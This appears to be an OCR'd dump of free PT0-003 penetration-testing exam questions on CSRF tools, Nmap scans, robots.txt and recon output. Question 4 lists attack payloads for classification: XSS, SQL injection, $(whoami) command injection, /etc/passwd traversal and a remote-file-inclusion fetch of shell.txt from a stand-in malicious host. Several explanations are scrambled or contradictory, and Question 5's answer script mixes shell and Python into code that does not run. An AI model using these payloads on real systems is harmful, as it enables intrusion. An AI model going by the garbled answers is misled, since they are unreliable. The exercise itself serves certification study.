Free Questions for PT0-003

Shared by Sanford on 04-10-2024

For More Free Questions and Preparation Resources

Check the Links on Last Page

Question 1

Question Type: MultipleChoice

A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

Options:

A- Browser Exploitation Framework
B- Maltego
C- Metasploit
D- theHarvester

Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions. Browser Exploitation Framework (BeEF) (Answer: A):

Answer:

A

Explanation:

Capabilities: BeEF is equipped with modules to create CSRF attacks, capture session tokens, and gather sensitive information from the target user's browser session.

Drawbacks: While useful for reconnaissance, Maltego is not designed for exploiting web vulnerabilities like CSRF.

Metasploit (Option C):

Capabilities: While Metasploit can exploit some web vulnerabilities, it is not specifically tailored for CSRF attacks as effectively as BeEF.

Drawbacks: It does not provide capabilities for exploiting CSRF vulnerabilities.

Conclusion: The Browser Exploitation Framework (BeEF) is the most suitable tool for leveraging a CSRF vulnerability to gather sensitive details from an application's end users. It is specifically designed for browser-based exploitation, making it the best choice for this task.

Maltego (Option B):

theHarvester (Option D):

Question 2

Question Type: MultipleChoice


SIMULATION


A penetration tester performs several Nmap scans against the web application for a client.

INSTRUCTIONS

Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Vulnerability | Remediation

Select the two best remediation options:


- [ ] Restrict direct communications to App01.example.com to only approved components.
- [ ] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx
443/tcp    open       ssl/https   nginx
3306/tcp   filtered   mysql
```

App server

```
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT       STATE      SERVICE     VERSION
80/tcp     open       http        nginx 1.18.0
443/tcp    open       ssl/http    nginx 1.18.0
3306/tcp   filtered   mysql
```




Options:


A- See the explanation part for detailed solution

Answer:

A

Explanation:


Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.

Require an additional authentication header value between CDN.example.com and App01.example.com.

Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.

Require an additional authentication header value between CDN.example.com and

App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.

Nmap Scan Observations:

CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.

App Server has open ports for HTTP, HTTPS, and filtered for MySQL.

DB Server has all ports filtered, typical for a database server that should not be directly accessible.

These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

Question 3


Question Type: Hotspot

A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.

INSTRUCTIONS

Select the tool the penetration tester should use for further investigation.

Select the two entries in the robots.txt file that the penetration tester should recommend for removal.



Answer:

See the Answer in the Premium Version!

Question 4

Question Type: Hotspot

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

Answer:

See the Answer in the Premium Version!


Question 5

Question Type: MultipleChoice

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login



-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash


for port in ports:

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```



Options:

A- See explanation below

Answer:

A

Explanation:

1: Null session enumeration

Weak SMB file permissions

Fragmentation attack

2: nmap

-sV

-p 1-1023

192.168.2.2

3: #!/usr/bin/python

export $PORTS = 21,22

for $PORT in $PORTS:

try:

s.connect((ip, port))

print(''%s:%s -- OPEN'' % (ip, port))

except socket.timeout

print(''%:%s -- TIMEOUT'' % (ip, port))

except socket.error as e:

print(''%:%s -- CLOSED'' % (ip, port))

finally

s.close()

port_scan(sys.argv[1], ports)

Question 6

Question Type: MultipleChoice

SIMULATION

A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.

INSTRUCTIONS

Select the appropriate answer(s), given the output from each section.

Output 1

Output 1 | Output 2 | Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
---------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
